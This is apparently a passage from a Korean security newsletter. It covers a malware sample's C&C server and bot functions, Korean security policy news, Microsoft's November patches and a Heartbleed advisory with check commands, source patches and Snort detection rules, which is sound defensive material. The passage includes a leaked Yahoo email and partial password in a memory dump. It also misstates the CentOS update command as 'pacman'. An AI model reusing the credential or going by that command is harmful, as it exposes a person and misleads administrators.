<div><div>- 분석 시 접속 서버 IP</div><div>61.33.155.99</div></div>
<div><div>- 접속 서버 PORT</div><div>TCP 7988</div></div>

[표2] C&C 서버 정보

네트워크 접속이 성공적으로 이루어 지면 봇의 기능을 수행한다.

<div><div>- 파일 삭제</div><div>- 폴더 삭제</div><div>- 파일 이동</div><div>- 파일 생성</div><div>- 파일 검색</div><div>- 프로세스 생성</div></div>

[표3] 봇 기능

4. 결론

이번 악성코드는 국내 유명 프로그램의 실행 방식을 분석하고, 이를 악용하여 악성 DLL을 실행시키는 수법을 활용하였다. 빼꾸기가 스스로 동지를 틀지 않고 다른 새 동지에 알을 낳아 키우는 방식과 유사하다고 할 수 있겠다. 따라서 프로그램 제작자들은 해커의 공격을 막기 위해서 단순히 문자열만으로 파일을 찾아 로드하기보다, 로드하려는 파일이 실제 자신의 모듈인지 아닌지 확인할 수 있는 최소한의 검증 과정을 거치는 것이 필요할 것이다. 또한 국내 유명 프로그램을 실제 분석하고 있다는 점에 주목하고, 향후 2차 3차로 활용될 수 있는 보안 위협에 미리 대비해야 할 것으로 보인다.

Part3. 보안 이슈 돋보기

11월의 보안이슈

11월의 취약점

11월의 보안 이슈

알약이 뽑은 TOP 이슈

- OTP 인증기관, 금융보안연구원에서 금융결제원으로 바뀐다

2007년부터 금융보안연구원이 통합 관리하던 '일회용비밀번호(OTP) 인증업무'가 내년부터 금융결제원으로 전격 이관된다. 이에 따라 앞으로 모든 금융사에서 발행하는 OTP의 통합인증 권한 또한 금융보안연구원에서 금융결제원으로 주체가 바뀐다.

- 전자정부 모바일 서비스 보안성 검증 의무화

안전행정부는 정부기관, 공공기관이 준수해야 할 '모바일 전자정부서비스 관리지침'을 개정하고, 모바일 전자정부 운영에 활용되는 소프트웨어에 대해 개발단계부터 '시큐어코딩' 프로그래밍 기법을 의무 적용해야 한다고 밝혔다. 이럴 경우 보안수준이 현재보다 90% 이상 높아지고 새롭게 발견되는 보안취약점에도 대응하기 수월해질 전망이다.

- 내년부터 공인인증서 NP키 폴더에 저장 못한다

한국인증산업발전협의회는 내년 초부터 공인인증서를 NP키 폴더 대신 SW보안토콘에 저장한다고 밝혔다. 따라서 내년부터 새로 공인인증서를 발급하거나 재발급, 갱신할 때는 반드시 SW보안토콘에 저장해야 하며, 사용자가 SW보안토콘을 내려받지 않으면 공인인증서가 발급되지 않는다. 이에 관계자는 내년부터 모든 공인인증기관에서 SW보안토콘이 무상 배포되고 PC내 NP키폴더 저장방식을 완전히 없애, 보안성과 편의성을 모두 충족하는 차세대 인프라로 고객보호에 만전을 기할 것이라고 밝혔다.

- 액티브엑스 설치 의무, 내년 1월 폐지

12월 금융위원회는 전자금융거래 정보의 재위탁 기준과 사이버 안전대책 방안, 금융규제 개선, 전자금융보안 개선 등의 내용을 담은 전자금융감독규정 개정 변경을 예고하였다. 이에 따라 내년 1월부터 인터넷 뱅킹 등 전자금융 거래시 사용자의 불편을 초래했던 액티브엑스 보안프로그램 설치의무를 규정에서 삭제하여 금융사들이 전자금융거래 안정성 조치를 자율적으로 마련할 수 있게 되었다.

- 무분별한 개인정보수집 약관 사라진다

방송통신위원회는 12일 '온라인 개인정보 취급 가이드라인'을 발표했다. 이것은 온라인에서 이루어지는 개인정보 수집, 이용, 제공, 파기 절차 전반에 걸쳐 모든 업종에서 공통적으로 적용되는 가이드라인으로, 웹사이트 이용 시 서비스와 무관한 개인정보 수집, 이용 동의를 강제하거나 무분별하게 제 3자에게 제공되도록 포괄적으로 동의를 받는 관행에 제동이 걸릴 전망이다.

- 휴대폰 소액결제 '표준결제창' 도입

미래창조과학부는 '통신과금서비스 제도 개선방안'을 마련하고, 12월부터 시행한다고 밝혔다. 이는 콘텐츠제공자가 결제창을 회원가입 혹은 무료이벤트로 조작하고, 결제를 시도하는 사기피해를 예방하기 위한 조치이다. 이에 따라 콘텐츠제공사업자의 결제창 조작이 금지되고, 통신과금 서비스 제공자가 마련한 표준결제창을 이용자에게 제공해야 한다. 이를 위반할 경우, 통신과금서비스를 통한 결제가 정지된다.

- 정보보호 최고책임자 지정-신고 안하면 벌금 3000만원

미래창조과학부는 기업의 정보보호 투자확대 및 수준강화를 위해 정보통신망 이용촉진 및 정보보호 등에 관한 법률에 따른 정보보호 책임자 지정, 신고를 29일부터 시행한다고 밝혔다. 정보보호 최고 책임자를 지정, 신고해야 하는 사업자는 해당요건을 충족한 날로부터 90일 이내에 정보보호 책임자를 지정하여 신고해야 한다. 이를 어길 경우 정보통신망법 제 76조에 따라 3000만원 이하의 과태료가 부과된다.

- 내년부터 ‘공공 와이파이’에 아이디, 패스워드 도입된다

미래창조과학부와 한국정보화진흥원, 이동통신 3사는 전국적으로 7000여개에 달하는 공공 와이파이의 보안을 강화하기 위하여 인증시스템을 도입할 예정이라고 밝혔다. 지금은 로그인 과정 없이 와이파이에 접속 가능하지만 인증시스템을 도입하면 아이디와 패스워드를 입력해야 한다. 이 인증시스템 구축은 연말쯤 작업이 마무리되어 내년 초 상용화에 들어갈 계획이며, 구축비용은 정부와 이동통신 3사가 각각 절반씩 부담할 예정이다.

11월의 취약점

Microsoft 11월 정기 보안 업데이트

- Windows OLE의 취약점으로 인한 원격 코드 실행 문제 (3011443)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows 개체 연결 및 포함 (OLE)에 대한 취약점 2건을 해결 합니다. 해당 취약점으로 인해 사용자가 특수하게 조작된 OLE 개체를 포함하는 Microsoft Office 파일을 열 경우 원격 코드 실행이 발생할 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의로 코드를 실행할 수 있습니다. 현재 사용자가 관리자 권한으로 로그인 한 경우 공격자는 프로그램을 설치하여 데이터 보거나 변경, 삭제, 또는 관리자 권한이 있는 새 계정 만들 수도 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 사용자에게 비해서는 영향을 적게 받습니다.

- Internet Explorer 용 누적 보안 업데이트(3003057)

이 보안 업데이트는 Internet Explorer에서 발견되어 비공개적으로 보고된 취약점 17건을 해결합니다. 가장 심각한 취약점은 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- Schannel의 취약점으로 인한 원격 코드 실행 문제점(2992611)

이 보안 업데이트는 Windows의 Microsoft 보안 채널 (Schannel) 보안 패키지는 비공개적으로 보고된 취약점을 해결합니다. 이 취약점으로 인해 공격자가 Windows 서버에 특수하게 조작한 패킷을 보내는 경우 원격 코드 실행이 발생할 수 있습니다.

- XML Core Services의 취약점으로 인한 원격 코드 실행 문제 (2993958)

이 보안 업데이트는 Microsoft windows이 취약점으로 인해 로그인한 사용자가 Explorer를 인터넷 통해 MSXML (Microsoft XML Core Services)이 실행되도록 특수하게 조작된 웹 사이트 방문하는 경우 원격 코드가 실행될 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 이러한 웹 사이트 방문하도록 만들 수 없습니다 개인적으로 보고 된 취약점을 해결 합니다. 대신 공격자는 전자 메일 메시지 또는 메신저 요청의 사용자가 공격자의 웹 사이트에 있는 링크를 클릭 하여 웹 사이트를 방문 하도록 유도 해야 합니다.

- Kerberos의 취약점으로 인한 권한 상승 문제점 (3011780)

이 보안 업데이트는 공격자가 신뢰할 수 없는 도메인 사용자 계정 권한에서 도메인 관리자 계정 권한으로 권한 상승 시킬수 있는 Microsoft Windows Kerberos KDC 의 비공개적으로 보고 된 취약점 1건을 해결 합니다. 공격자는 도메인 컨트롤러가 포함 된 도메인에 있는 컴퓨터를 손상시키는데 이러한 권한 상승 취약점을 이용할 수 있습니다. 이 취약점을 악용 하려면 유효한 도메인 자격 증명을 가져야만 합니다. 표준 사용자 계정을 가진 사용자는 영향을 받는 구성요소를 원격으로 사용할 수 있습니다. 이는 로컬 사용자 계정 정보만을 가진 사용자는 해당되지 않습니다. 이 보안 공지가 게시될 때, Microsoft는 이 취약점을 악용하려는 제한적인 공격에 대한 보고를 받았습니다.

- Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점 (3009710)

이 보안 업데이트는 Microsoft Office에서 발견되어 비공개적으로 보고된 취약점 3건을 해결합니다. 이 취약점으로 인해 영향을 받는 버전의 Microsoft Office 2007에서 특수하게 조작 된 파일을 열 경우 원격 코드 실행이 발생할 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향 적게 받습니다.

- TCP/IP의 취약점으로 인한 권한 상승 문제점 (2989935)

이 보안 업데이트는 공개적으로 보고된 TCP/IP의 입/출력 제어 (IOCTL) 프로세싱에 대한 취약점을 해결합니다. 이 취약점은 공격자가 시스템에 로그인하여 특수하게 조작된 응용 프로그램을 실행하는 경우에 권한 상승이 발생할 수 있습니다.이 취약점 악用に 성공한 공격자는 다른 프로세스의 컨텍스트에서 임의 코드를 실행할 수 있습니다. 이 프로세스가 관리자 권한으로 실행되는 경우 공격자가 프로그램을 설치할 수 있을 뿐만 아니라 보기, 변경, 데이터 삭제 및 모든 사용자 권한으로 새 계정을 만들 수 있습니다.

- Windows 오디오 서비스의 취약점으로 인한 권한 상승 문제점 (3005607)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점은 응용 프로그램이 Microsoft Windows 오디오 서비스를 사용할 때 권한 상승 취약점이 있습니다. 이 취약점만으로는 임의의 코드 실행을 할 수 없습니다. 그러나 공격자는 이 취약점을 원격 코드 실행을 허용하는 또 다른 취약점과 연결하여 악용할 수 있습니다.

- .NET Framework 취약점으로 인한 권한 상승 문제점 (3005210)

이 보안 업데이트는 비공개적으로 보고된 Microsoft .NET Framework의 취약점을 해결합니다. 이 취약점은 공격자가 영향을 받는 워크스테이션 또는 .NET Remoting을 사용하여 서버에 특수하게 조작된 데이터를 보내는 경우 권한 상승이 허용될 수 있습니다. .NET remoting 응용 프로그램에서 널리 사용 되지 않습니다. 시스템 취약점을 노출시키는 .NET Remoting은 사용자 지정 응용 프로그램에만 사용하도록 특별히 설계되었습니다.

- Microsoft SharePoint Foundation의 취약점으로 인한 권한 상승 (3000431)

이 보안 업데이트는 Microsoft SharePoint Server의 비공개적으로 보고된 취약점을 해결합니다. 이 취약점 악用に 성공한 인증된 공격자는 현재의 SharePoint 사이트의 사용자 컨텍스트에서 임의의 스크립트 실행할 수 있습니다. 웹 기반 공격 시나리오에서 공격자는 이러한 취약점을 악용하도록 설계된 특수하게 조작된 웹 사이트를 호스팅하여 사용자가 이 웹사이트를 보도록 유도할 수 있습니다. 공격자는 사용자가 제공한 콘텐츠나 광고를 허용하거나 호스팅하는 웹 사이트와 공격에 노출된 웹 사이트를 이용할 수도 있습니다. 이러한 웹 사이트에는 취약점을 악용하는 특수하게 조작된 콘텐츠가 포함될 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 공격자 제어 콘텐츠를 보도록 만들 수는 없습니다. 대신 공격자는 일반적으로 사용자가 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하게 하거나 전자 메일을 통해 보낸 첨부 파일을 열어서 어떤 행동을 수행하도록 유도 해야 합니다.

- 원격 데스크톱 프로토콜의 취약점으로 인한 보안 기능 우회 (3003743)

이 보안 업데이트는 비공개적으로 보고 된 Microsoft Windows의 취약점을 해결합니다. 이 취약점은 원격 데스크톱 프로토콜 (RDP)이 제대로 감사 이벤트를 기록 하지 못하는 경우 보안 기능을 우회하는 것이 허용될 수 있습니다. RDP는 모든 Windows 운영 체제에서 기본으로 비활성화 되어 있습니다. RDP가 기본으로 활성화되어 있지 않은 시스템은 취약하지 않습니다.

- 인터넷 정보 서비스 (IIS)의 취약점으로 인한 보안 기능 우회 (2982998)

이 보안 업데이트는 Microsoft에 비공개적으로 보고된 인터넷 정보 서비스 (IIS)의 "IP 및 도메인 제한" 보안 기능을 우회 할 수 있는 취약점을 해결 합니다. 이 취약점 악用に 성공한 경우에 제한된 도메인 또는 차단된 도메인의 제한된 웹 리소스에 접근 할 수 있습니다.

- Active Directory Federation Services의 취약점으로 인한 정보 유출 문제점 (3003381)

이 보안 업데이트는 비공개적으로 보고된 Active Directory Federation Services(ADFS)의 취약점을 해결합니다. 이 취약점은 사용자가 어플리케이션 로그 오프 후 브라우저를 그대로 열어둔 경우에 공격자는 사용자 로그 오프 후에 즉시 브라우저에서 어플리케이션을 다시 실행시켜 정보 유출을 허용할 수 있습니다.

- Microsoft IME(일본어)의 취약점으로 인한 권한 상승 문제점 (2992719)

이 보안 업데이트는 Microsoft IME(일본어)에서 비공개적으로 보고된 취약점을 해결합니다. 이 취약점은 Microsoft IME(일본어)의 영향을 받는 버전이 설치된 시스템에서 응용 프로그램 샌드박스 정책에 따라 샌드박스 예외 처리를 허용할 수 있습니다. 이 취약점을 성공적으로 악용한 공격자는 취약한 응용 프로그램의 샌드박스를 벗어나 로그인한 사용자 권한으로 영향을 받는 시스템에 액세스할 수 있습니다. 영향을 받은 시스템이 관리자 권한으로 로그인된 경우 공격자는 프로그램을 설치하여 데이터를 보거나 변경하거나 삭제하거나, 모든 관리자 권한이 있는 새 계정을 만들 수도 있습니다.

- 커널 모드 드라이버의 취약점으로 인한 서비스 거부 문제점 (3002885)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 공격자가 네트워크 공유에 특수하게 조작된 TrueType 글꼴을 배치하여 사용자가 Windows 탐색기에서 이를 열어 볼때 서비스 거부 취약점을 허용할 수 있습니다. 웹을 통한 공격의 경우 공격자는 이 취약점 악용 시도할 수 있는 웹페이지를 포함한 웹사이트를 호스팅할 수 있습니다. 또한 사용자가 제공한 콘텐츠나 광고를 허용하거나 호스팅하는 공격 당한 웹 사이트에는 이 취약점을 악용할 수 있는 특수하게 조작된 콘텐츠가 포함되어 있을 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 이러한 웹사이트를 방문하도록 할수는 없습니다. 대신 공격자는 사용자가 이러한 웹사이트를 방문하도록 유도해야 하며, 일반적으로 사용자를 공격자의 웹사이트로 유인하는 전자 메일 메시지 또는 인스턴트 메신저 메시지에 포함된 링크를 클릭하도록 하는 방법을 사용합니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://technet.microsoft.com/ko-kr/library/security/ms14-Nov>

영문 : <https://technet.microsoft.com/en-us/library/security/ms14-Nov>

Open SSL 취약점(HeartBleed) 대응 방안 권고


통신 구간 암호화를 위해 많이 사용하는 OpenSSL 라이브러리에서 서버에 저장된 중요 메모리 데이터가 노출되는 HeartBleed라고 명명된 심각한 버그가 발견되어 시스템 및 소프트웨어에 대한 신속한 취약점 조치를 권고

- 상세정보

- 취약점 내용: OpenSSL 암호화 라이브러리의 하트비트(Heartbeat)라는 확장 모듈에서 클라이언트 요청 메시지를 처리할 때 데이터 길이 검증을 수행하지 않아 시스템 메모리에 저장된 64KB 크기의 데이터를 외부에서 아무런 제한 없이 탈취할 수 있는 취약점
- 하트비트 : 클라이언트와 서버 간의 연결 상태 체크를 위한 OpenSSL 확장 모듈

- 공격 형태

본 취약점은 원격에서 발생 가능한 취약점으로, 공격자는 메시지 길이 정보가 변조된 HeartBeat Request 패킷을 취약한 OpenSSL 버전을 사용하는 서버에 전송할 경우, 정해진 버퍼 밖의 데이터를 공격자에게 전송하게 되어 시스템 메모리에 저장된 개인정보 및 인증 정보 등을 탈취할 수 있음



※ 노출 가능한 정보: SSL 서버 비밀키, 세션키, 쿠키 및 개인정보(ID/PW, 이메일주소 등) 등

※ 노출되는 정보는 서비스 환경에 따라 다를 수 있음

- 취약점 확인 절차

점검 대상 선정

- 서버, 네트워크, 보안 장비 등의 시스템에서 OpenSSL 설치 여부 확인
- 웹 서버의 경우 서브 도메인을 운영하는 시스템도 점검 대상에 포함
- 서브 도메인 : mail.example.com, blog.example.com 등
- 시스템뿐만 아니라 소프트웨어 제품 자체에 OpenSSL 라이브러리가 내장되어 있을 경우 버전 확인 후 점검 대상에 포함

취약점 노출 여부 확인 방법

- 명령어를 통한 OpenSSL 버전 정보 확인
- openssl이 설치된 시스템에서 아래 명령어를 입력하여 취약점에 영향 받는 버전을 사용하는지 확인

```
root@server:~# openssl version -a
OpenSSL 1.0.1 14 May 2012
| 취약 버전 정보 |
```

OpenSSL 하트비트(HeartBeat) 활성화 여부 확인

- 취약한 버전의 OpenSSL을 사용하는 시스템 중 HeartBeat 기능 사용 여부 확인 방법 (단, 패치된 최신 버전(1.0.1g)은 활성화 여부를 확인할 필요 없음)
- 취약한 버전이 HeartBeat를 사용하지 않은 경우 취약점에 영향 받지 않음

```
root@server:~# openssl s_client -connect domain.com:443 -tlsextdebug -debug -state | grep
-i heartbeat
```

※ 명령어 실행 방법 : domain.com에 점검 대상 URL 정보로 수정

※ HeartBeat 기능이 활성화되어 있는 경우 heartbeat 문자열이 검색됨

```
TLS server extension "heartbeat" (id=15), len=1
0000 - 01
read from 0x95cb888 [0x95d0e33] (5 bytes => 5 (0x5))
0000 - 16 03 02 0b cc
read from 0x95cb888 [0x95d0e38] (3020 bytes => 3020 (0xBCC))
0000 - 0b 00 0b c8 00 0b c5 00-05 9d 30 82 05 99 30 82 .....0..0.
0010 - 04 81 a0 03 02 01 02 02-08 11 bb ec db 00 00 39 .....9
0020 - d0 30 0d 06 09 2a 86 48-86 f7 0d 01 01 05 05 00 .O...*H.....
0030 - 30 5e 31 0b 30 09 06 03-55 04 06 13 02 4b 52 31 0^1.0..U...KR1
0040 - 12 30 10 06 03 55 04 0a-0c 09 43 72 6f 73 73 43 .0..U...CrossC
```

※ HeartBeat 기능이 활성화되지 않은 경우 heartbeat 문자열이 검색되지 않음

```
TLS server extension "session ticket" (id=35), len=0
read from 0x9349888 [0x934ee33] (5 bytes => 5 (0x5))
0000 - 16 03 02 13 6f
read from 0x9349888 [0x934ee38] (4975 bytes => 4975 (0x136F))
```

OpenSSL에서 사용하는 소스코드 확인

- OpenSSL 취약점이 발생된 소스코드를 열람하여 아래와 같이 보안 패치 코드가 추가되었는지 확인을 통해 취약 여부 판별
- 패치된 버전에서는 아래와 같이 사용자 요청 메시지에 대한 길이를 검사하도록 코드가 추가됨

취약점 코드(ssl/d1_both.c)	보안 패치 코드(ssl/d1_both.c)
<pre> hbtype = "p++; n2s(p, payload); pl = p; </pre>	<pre> /* Read type and payload length first */ if (1 + 2 + 16 > s->s3->rrec.length) return 0; hbtype = "p++; n2s(p, payload); if (1 + 2 + payload + 16 > s->s3->rrec.length) return 0; pl = p; </pre>

- 해결법

〈시스템 측면 대응 방안〉

OpenSSL 버전을 1.0.1g 버전으로 업데이트

서비스 운영환경에 따른 소프트웨어 의존성 문제를 고려하여 업데이트 방법을 선택하고 반드시 먼저 테스트 수행

· 아래 보안 패치 방법은 CentOS/Fedora 및 Ubuntu의 예제로 각 운영체제 별로 업데이트 방법이 상이할 수 있음

CentOS/Fedora

· 전체 시스템 업데이트(OpenSSL을 포함한 시스템 내의 소프트웨어 전부 업데이트)

```
yum update
```

OpenSSL 업데이트

```
sudo pacman -Syu
```

Ubuntu

전체 시스템 업데이트 (OpenSSL을 포함한 시스템 내의 소프트웨어 전부 업데이트)

```
sudo apt-get update
sudo apt-get dist-upgrade
```

OpenSSL 업데이트

```
sudo apt-get install --only-upgrade openssl
sudo apt-get install --only-upgrade libssl1.0.0
```

운영환경의 특수성 때문에 패키지 형태의 업데이트가 어려운 경우, Heartbeat를 사용하지 않도록 컴파일 옵션을 설정하여 재컴파일 가능

· OpenSSL 소스코드를 처음 다운받아 컴파일하는 경우 라이브러리 의존성 문제가 발생하여 추가적인 작업이 필요한 경우도 존재

```
./config --DOPENSSL_NO_HEARTBEATS
make depend
make
make install
```


〈네트워크 보안 장비 측면 대응 방안〉

취약점 공격 탐지 및 차단 패턴 적용

- 아래의 Snort 탐지 룰(rule)을 참고하여 침입탐지시스템 및 침입차단 시스템에 패턴 업데이트 적용 권고
- 차단 패턴 적용은 서비스 및 네트워크 영향도를 고려하여 적용

```
[OpenSSL HeartBeat 취약점 탐지 Snort Rule]
- SSL 서비스 포트에 대해 공격 요청시 전송되는 [18 03 ??] 탐지 패턴
alert tcp any any < > any
[443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091]
(content:"[18 03 00]"; depth: 3; content:"[01]"; distance: 2; within: 1;
content:"[00]"; within: 1; msg: "SSLv3 Malicious Heartbleed Request V2";
sid: 1;)
alert tcp any any < > any
[443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091]
(content:"[18 03 01]"; depth: 3; content:"[01]"; distance: 2; within: 1;
content:"[00]"; within: 1; msg: "TLSv1 Malicious Heartbleed Request V2";
sid: 2;)
alert tcp any any < > any
[443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091]
(content:"[18 03 02]"; depth: 3; content:"[01]"; distance: 2; within: 1;
content:"[00]"; within: 1; msg: "TLSv1.1 Malicious Heartbleed Request V2";
sid: 3;)
```

※ 출처 : FBI

〈서비스 관리 측면 대응 방안〉

- 서버 측 SSL 비밀키(Secret Key)가 유출되었을 가능성을 배제할 수 없기 때문에 인증서를 재발급 받는 것을 운영자가 검토
- 취약점에 대한 조치가 완료된 후 사용자들의 비밀번호 재설정을 유도하여 탈취된 계정을 악용한 추가 피해를 방지하는 방안도 고려
- 야후 메일의 경우 접속한 사용자의 계정정보가 유출되는 것이 확인되어 현재 비밀번호 변경을 안내 중

```
0760: 75 69 72 61 2E 6D 6D 36 61 26 2E 79 70 6C 75 73 uira.mm6a&.yplus
0770: 3D 26 2E 65 6D 61 69 6C 43 6F 64 65 3D 26 70 68 =&.emailCode=&pk
0780: 67 3D 26 73 74 65 70 69 64 3D 26 2E 65 76 3D 26 g=&stepid=&.ev=&
0790: 68 61 73 4D 73 67 72 3D 30 26 2E 63 68 68 50 3D hasMsg=&.chkP=
07a0: 59 26 2E 64 6F 6E 65 3D 68 74 74 70 25 33 41 25 Y&.done=http%3A%
07b0: 32 46 25 32 46 6D 61 69 6C 2E 79 61 68 6F 6F 2E 2F%2Fmail.yahoo.
07c0: 63 6F 6D 26 2E 70 64 3D 79 6D 5F 76 65 72 25 33 com&.pd=ym_ver%3
07d0: 44 30 25 32 36 63 25 33 44 25 32 36 69 76 74 25 D0%26c%3D%261vt%
07e0: 33 44 25 32 36 73 67 25 33 44 26 2E 77 73 3D 31 3D%26sg%3D&.ws=1
07f0: 26 2E 63 70 3D 30 26 6E 72 3D 30 26 70 61 64 3D &.cp=0&nr=0&pad=
0800: 36 26 61 61 64 3D 36 26 6C 6F 67 69 6E 3D 61 67 6&aad=6&login=ag
0810: 6E 65 73 61 64 75 62 6F 61 74 65 6E 67 25 34 30 nesadubooteng%40
0820: 79 61 68 6F 6F 2E 63 6F 6D 26 70 61 73 73 77 64 yahoo.com&passwd
0830: 3D 30 32 34 =024 &.pe
```

- 참고사이트

<http://git.openssl.org/gitweb/?p=openssl.git;a=commitdiff;h=96db902>

KISA(한국인터넷진흥원)를 통한 취약점 여부 확인

- 자체적인 확인이 어려울 경우 KISA 전문가로부터 점검을 요청

성명	연락처	메일주소
손기종	02-405-5223	skj@kisa.or.kr
김유희	02-405-5488	uhong@kisa.or.kr

WeVo 유무선 공유기 취약점 보안 업데이트 권고

디지털존社は WeVo 유무선 공유기의 취약점을 해결한 보안 업데이트를 발표

- 상세정보

- WeVo 공유기 이외의 사용자도 최신 펌웨어 업그레이드 및 보안 설정 권고

- 해결법

공유기 관리 웹페이지에 로그인 후 펌웨어 업그레이드 메뉴에서 자동 업그레이드 또는 수동 업그레이드 실시하여, 각 모델에 맞는 펌웨어 최신 버전으로 설치

- 자동 업그레이드는 아래 그림 참조
- 업그레이드 전 공유기 초기화 필수
- 업그레이드 후 공유기 보안 설정 권고



- 수동 업그레이드는 WeVo 홈페이지 참조

<http://www.iwevo.co.kr/board.php?BID=board06&GID=root&adminmode=&category=&mode=list&SEARCHTITLE=SUBJECT&searchkeyword=%BC%F6%B5%BF>

- 참고사이트

http://www.iwevo.co.kr/board.php?BID=board01&GID=root&mode=view&UID=53&CURRENT_PAGE=1

http://www.iwevo.co.kr/board.php?BID=board01&GID=root&mode=view&UID=54&CURRENT_PAGE=1

http://www.krcert.or.kr/kor/data/secNoticeView.jsp?p_bulletin_writing_sequence=20950

http://www.kisa.or.kr/jsp/common/down.jsp?folder=uploadfile&filename=%EC%95%8C%EA%B8%B0%EC%89%AC%EC%9A%B4_%EB%AC%B4%EC%84%A0%EB%9E%9C_%EB%B3%B4%EC%95%88_%EC%95%88%EB%82%B4%EC%84%9C.pdf

nProtect Netizen v5.5 원격코드 실행 취약점 보안 업데이트 권고

잉카인터넷社의 nProtect Netizen v5.5에서 원격코드실행이 가능한 취약점이 발견됨

- 상세정보

